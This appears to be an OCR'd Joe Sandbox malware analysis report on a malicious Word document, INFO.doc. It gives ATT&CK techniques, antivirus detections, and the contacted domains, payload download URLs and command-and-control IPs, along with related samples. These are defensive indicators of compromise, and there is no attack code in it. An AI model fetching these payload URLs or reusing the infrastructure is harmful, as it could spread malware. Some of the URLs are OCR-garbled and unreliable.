Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INFO.doc	65%	Virustotal		Browse
INFO.doc	46%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
veterinariadrpopui.com	7%	Virustotal		Browse
wpsapk.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://shop.elemenslide.com/wp-content/n/	0%	Avira URL Cloud	safe	
http://veterinariadrpopui.com	100%	Avira URL Cloud	malware	
http://veterinariadrpopui.com/content/5f18Q/	100%	Avira URL Cloud	malware	
http://sofsuite.com/wp-includes/2jm3nIk/	100%	Avira URL Cloud	phishing	
http://khanhhoahomnay.net/wordpress/CGMC/	100%	Avira URL Cloud	malware	
http://5.2.136.90/s4s53loq4duda5245/oqihpvwd7v3xbk65/id3vxjgxs15smaafe/ag2ys7d8kzt/9e3w38p7li7xyu6s/2e0w6t/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://beatlemail.net/picture.php?blogid=0	0%	Avira URL Cloud	safe	
http://https://gurztac.wtchevalier.com/wp-content/YzZ6YZ/	100%	Avira URL Cloud	malware	
http://https://shop.elemenslide.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://shop.elemenslide.com	0%	Avira URL Cloud	safe	
http://khanhhoahomnay.net	0%	Avira URL Cloud	safe	
http://shop.elemenslide.com/wp-content/n/	100%	Avira URL Cloud	malware	
http://sofsuite.com	0%	Avira URL Cloud	safe	
http://wpsapk.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wpsapk.com/wp-admin/v/	100%	Avira URL Cloud	malware	
http://https://shop.elemenslide.comp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
veterinariadrpopui.com	209.59.139.39	true	true	• 7%, Virustotal, Browse	unknown
wpsapk.com	104.18.61.59	true	true	• 1%, Virustotal, Browse	unknown
sofsuite.com	104.27.145.251	true	true		unknown
khanhhoahomnay.net	210.86.239.69	true	true		unknown
shop.elemenslide.com	45.130.229.91	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://veterinariadrpopui.com/content/5f18Q/	true	• Avira URL Cloud: malware	unknown
http://sofsuite.com/wp-includes/2jm3nIk/	true	• Avira URL Cloud: phishing	unknown
http://khanhhoahomnay.net/wordpress/CGMC/	true	• Avira URL Cloud: malware	unknown
http://5.2.136.90/s4s53loq4duda5245/oqihpvwd7v3xbk65/id3vxjgxs15smaafe/ag2ys7d8kzt/9e3w38p7li7xyu6s/2e0w6t/	true	• Avira URL Cloud: safe	unknown
http://shop.elemenslide.com/wp-content/n/	true	• Avira URL Cloud: malware	unknown
http://wpsapk.com/wp-admin/v/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2342838993.0000000002100000. 00000002.00000001.sdmp	false		high
http://https://shop.elemenslide.com/wp-content/n/	powershell.exe, 00000005.00000 002.2104002102.0000000003AB400 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://veterinariadrpopui.com	powershell.exe, 00000005.00000 002.2103842453.0000000003A7600 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2104387041.0000000001B00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101559752.000 0000001FB0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2342838993.000000000 2100000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2104387041.0000000001B00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101559752.000 0000001FB0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2342838993.000000000 2100000.00000002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2104660868.0000000001CE7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101945362.000 0000002197000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2343024392.000000000 22E7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2104387041.0000000001B00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101559752.000 0000001FB0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2342838993.000000000 2100000.00000002.00000001.sdmp	false		high
http://beatlemail.net/picture.php?blogid=0	powershell.exe, 00000005.00000 002.2103607279.0000000003A2700 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://gurztac.wtchevalier.com/wp-content/YzZ6YZ/	powershell.exe, 00000005.00000 002.2102857586.00000000036F300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000 002.2103842453.0000000003A7600 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2103607279.0000000003A27000.00 000004.00000001.sdmp, R31N.dll.5.dr	false		high
http://https://shop.elemenslide.com	powershell.exe, 00000005.00000 002.2104002102.0000000003AB400 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2104660868.0000000001CE7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101945362.000 0000002197000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2343024392.000000000 22E7000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2104660868.0000000001CE7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101945362.000 0000002197000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2343024392.000000000 22E7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous .	powershell.exe, 00000005.00000 002.2099412744.00000000023F000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 02580851.0000000002870000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.23435924 96.00000000030E0000.00000002.0 0000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://shop.elemenslide.com	powershell.exe, 00000005.00000002.2104002102.0000000003AB4000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://khanhhoahomnay.net	powershell.exe, 00000005.00000002.2104002102.0000000003AB4000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2104387041.0000000001B00000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101559752.0000000001FB0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2342838993.000000002100000.00000002.00000001.sdmp	false		high
http://sofsuite.com	powershell.exe, 00000005.00000002.2103607279.0000000003A2700.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.cloudflare.com/5xx-error-landing/	powershell.exe, 00000005.00000002.2103607279.0000000003A2700.00000004.00000001.sdmp	false		high
http://wpsapk.com	powershell.exe, 00000005.00000002.2102857586.00000000036F300.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2099412744.00000000023F0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102580851.0000000002870000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2343592496.00000000030E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://shop.elemenslide.comp	powershell.exe, 00000005.00000002.2104002102.0000000003AB4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.27.145.251	unknown	United States		13335	CLOUDFLARENETUS	true
210.86.239.69	unknown	Viet Nam		24173	NETNAM-AS-APNetnamCompanyVN	true
209.59.139.39	unknown	United States		32244	LIQUIDWEBUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.18.61.59	unknown	United States		13335	CLOUDFLARENETUS	true
45.130.229.91	unknown	Germany		47583	AS-HOSTINGERLT	true
5.2.136.90	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337155
Start date:	07.01.2021
Start time:	21:04:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INFO.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@12/8@6/6
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 82.5% (good quality ratio 79.1%) • Quality average: 78.7% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 81% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2580 because it is empty • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:05:39	API Interceptor	1x Sleep call for process: msg.exe modified
21:05:39	API Interceptor	61x Sleep call for process: powershell.exe modified
21:05:46	API Interceptor	900x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.27.145.251	DATA-480841.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	Documento-2021.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
210.86.239.69	MAIL-0573188.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
	dat_513543.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
	DATA-480841.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
209.59.139.39	MAIL-0573188.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	dat_513543.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	DATA-480841.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Adjunto.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	NQN0244_012021.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Scan-0767672.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Documento-2021.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	info_39534.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	http://btxtfnereq4mf3x3q1eq1sdudvhhiurr.www4.me	Get hash	malicious	Browse	• cirugiaesteticamexico.medicainspira.com/wordpress/wp-content/upgrade/i/googlephotos/album/
104.18.61.59	dat_513543.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
	DATA-480841.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wpsapk.com	MAIL-0573188.doc	Get hash	malicious	Browse	• 172.67.141.14
	dat_513543.doc	Get hash	malicious	Browse	• 104.18.61.59
	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.18.61.59
	Adjunto.doc	Get hash	malicious	Browse	• 104.18.60.59
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.18.60.59
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.18.61.59
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.18.60.59
	Documento-2021.doc	Get hash	malicious	Browse	• 172.67.141.14
	info_39534.doc	Get hash	malicious	Browse	• 172.67.141.14
veterinariadrpopui.com	MAIL-0573188.doc	Get hash	malicious	Browse	• 209.59.139.39
	dat_513543.doc	Get hash	malicious	Browse	• 209.59.139.39
	DATA-480841.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 209.59.139.39
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 209.59.139.39
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
sofsuite.com	MAIL-0573188.doc	Get hash	malicious	Browse	• 172.67.158.72
	dat_513543.doc	Get hash	malicious	Browse	• 104.27.144.251
	DATA-480841.doc	Get hash	malicious	Browse	• 104.27.145.251
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.27.144.251
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.27.145.251
	Adjunto.doc	Get hash	malicious	Browse	• 104.27.144.251
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.27.144.251
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.27.145.251
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.27.144.251
	Documento-2021.doc	Get hash	malicious	Browse	• 104.27.145.251

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	info_39534.doc	Get hash	malicious	Browse	• 172.67.158.72
shop.elemenslide.com	MAIL-0573188.doc	Get hash	malicious	Browse	• 45.130.229.91
	Adjunto.doc	Get hash	malicious	Browse	• 45.130.229.91
	NQN0244_012021.doc	Get hash	malicious	Browse	• 45.130.229.91
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 45.130.229.91
	Scan-0767672.doc	Get hash	malicious	Browse	• 45.130.229.91
	Documento-2021.doc	Get hash	malicious	Browse	• 45.130.229.91
khanhhoahomnay.net	MAIL-0573188.doc	Get hash	malicious	Browse	• 210.86.239.69
	dat_513543.doc	Get hash	malicious	Browse	• 210.86.239.69
	DATA-480841.doc	Get hash	malicious	Browse	• 210.86.239.69
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 210.86.239.69
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 210.86.239.69

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETNAM-AS-APNetnamCompanyVN	MAIL-0573188.doc	Get hash	malicious	Browse	• 210.86.239.69
	dat_513543.doc	Get hash	malicious	Browse	• 210.86.239.69
	DATA-480841.doc	Get hash	malicious	Browse	• 210.86.239.69
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 210.86.239.69
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 210.86.239.69
LIQUIDWEBUS	MAIL-0573188.doc	Get hash	malicious	Browse	• 209.59.139.39
	JI35907_2020.doc	Get hash	malicious	Browse	• 67.225.191.31
	dat_513543.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://encrypt.idnmazate.org	Get hash	malicious	Browse	• 67.225.177.41
	DATA-480841.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 209.59.139.39
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://securemail.bridgepointeffect.com/	Get hash	malicious	Browse	• 69.167.167.26
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://encrypt.idnmazate.org/	Get hash	malicious	Browse	• 67.225.177.41
	Nuevo pedido.exe	Get hash	malicious	Browse	• 209.188.81.142
	http://https://6354mortgagestammp.com/	Get hash	malicious	Browse	• 69.16.199.206
	rib.exe	Get hash	malicious	Browse	• 72.52.175.20
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fsecuremail.danchihosassociates.com&c=E,1,HOuENPlSucTdSUxKwjhrlo_5dPC7J6R1N-Gq03z50mu0n-SbGg9k6UcvRdnb2hWVC0JKp04hBPt2pBkJTi_IhWBa5JSs0U_QUfg3Hl_nTWTxJyTIR8N3&typo=1	Get hash	malicious	Browse	• 67.225.158.30
	messaggio 2912.doc	Get hash	malicious	Browse	• 67.227.152.97
CLOUDFLARENETUS	Softerra Adaxes 2011.3.exe	Get hash	malicious	Browse	• 172.67.215.32
	http://https://atacadaodocompensado.com.br/office356.com-RD163	Get hash	malicious	Browse	• 104.16.124.96
	http://message.mydopweb.com	Get hash	malicious	Browse	• 104.16.18.94
	http://https://hcsonsite-my.sharepoint.com/:b:/p/kmunneke/Ed-MOs2kV-NKo-A6zYXkP-8BJ5RTme_cDf9g6Ut5u5rIiA?e=MaLsZF hcsonsite-my.sharepoint.com	Get hash	malicious	Browse	• 104.16.95.65
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,I521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 104.16.18.94
	http://subreqxserver1132.azurewebsites.net	Get hash	malicious	Browse	• 104.16.18.94
	document.chm .exe	Get hash	malicious	Browse	• 104.27.202.87
	catalogo TAWI group.exe	Get hash	malicious	Browse	• 104.27.188.95
	MAIL-0573188.doc	Get hash	malicious	Browse	• 172.67.158.72
	DSj7ak0N6I.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://https://wqi69130.mfs.gg/099mmYl	Get hash	malicious	Browse	• 172.67.74.85
	http://https://lakewooderie.umcchurches.org/verify#Sugar@saccounty.net	Get hash	malicious	Browse	• 104.16.19.94
	http://https://web.tresorit.com/l/JG7xl#7YqXRnhV6spRT3ekJskNaw	Get hash	malicious	Browse	• 104.18.70.113

